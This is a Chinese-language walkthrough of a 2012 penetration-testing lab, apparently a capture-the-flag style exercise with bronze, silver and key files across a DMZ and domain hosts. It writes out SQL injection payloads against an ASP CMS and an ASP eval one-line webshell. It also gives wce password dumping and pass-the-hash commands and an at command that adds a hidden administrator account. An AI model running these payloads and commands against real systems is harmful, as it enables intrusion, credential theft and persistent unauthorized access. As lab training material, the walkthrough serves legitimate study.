
环境信息

#2012.10

0x00　拓扑结构



0x01　账户信息

DMZ:sysman:LocalPass!

Server2003:server:!WhoisJhon[也存在 sysman 账户]

0x02　漏洞信息

各 OS 均未更新最新补丁，易提权

=-=-=-=-=-=-=-=-=-=-=-

DMZ 服务器[两个网站]：

=-=-=-=-=-=-=-=-=-=-=-

目标站 1：

直接可访问的网站，纯静态，使用 WVS 等扫描会发现权限设置问题，通过 IIS-PUT 得到 webshell。

[此外，网站存在一后门，images\shell.asp，可通过网站下 www.rar 下载分析得到]

目标站 2：

ASP+ACCESS 网站[深喉咙 Asp 企业网站管理系统]，使用 netbox/netbox 账户启动服务，

对应地址可从目标站 1 中获得。

存在 or 注入漏洞，过滤了 and 与'，注入得到账户密码，具体实现：

//////

or 注入

表名(根据版本)

SHL_Manager

列名

or exists(select * from SHL_Manager)
or exists(select id from SHL_Manager)
or exists(select user from SHL_Manager)
or exists(select pwd from SHL_Manager)

长度

or (select top 1 len(pwd) from SHL_Manager)>15

猜解

or (select mid(user,1,1) from admin)='a'//不可行

or (select top 1 asc(mid(user,1,1)) from SHL_Manager)>96
.....
//////

后台地址通过 robots.txt 可得

拿 webshell 的方法：后台修改配置文件得到一句话 shell

具体实现：

//////

JS 校验，需禁用 JS，而后写 shell

"%><%eval request("a")%><%s="
//////

另一种拿 webshell 的方法：


利用默认的弱口令进入后台，修改配置文件，得到 webshell

得到 Webshell 后提权

上传提权工具，pr，烤肉，ms11046 均可。

登陆服务器后上传 wce，通过 wce -w 获取管理 Sysman 密码

在 C:\获取铜牌 key 文件



=-=-=-=-=-=-=-=-=-=-=-=

Server 2003[域成员]：


=-=-=-=-=-=-=-=-=-=-=-=

根据铜牌提示，猜想内网一主机账户密码可能与 DMZ 相同。

使用 Sysman 登录后，在 mstsc 查看到另一 ip 登录记录【亦可通过日志查看】

使用 Sysman 登录 03，使用的非域成员账户，需修改选择【本地计算机】方可登录成功

在 C:\KEY.TXT 得到银牌文件。



=-=-=-=-=-=-=-=-=-=-=-=

Win XP[域成员]：

=-=-=-=-=-=-=-=-=-=-=-=

根据银牌提示，尝试破解 Hash 发现为 NTLM，内网下使用 Hash 注入实现。

账户名也未知，在银牌服务器【net view】查看到 JHON-PC，可猜想用户账户为 Jhon。

域名【xdtest】，根据已经给出的 NTLM 利用 wce -s 参数进行 HASH 注入，得到 Jhon-PC 权限，进而 net use 访问到 JHON-PC 的 C 盘。

具体实现：

Wce -s Jhon:xdtest:{hash}

Net use \\Jhon-pc\c$即可


亦可 net use \\Jhon-pc\ipc$

进而执行 at 命令

at \\Jhon-pc 16:50 cmd /c " net user nimda 123456 /add & net localgroup administrators nimda /add"

从而登陆\\Jhon-pc\c$\

Key 文件隐藏在 RECELYER 处，type 命令查看。



渗透环境结束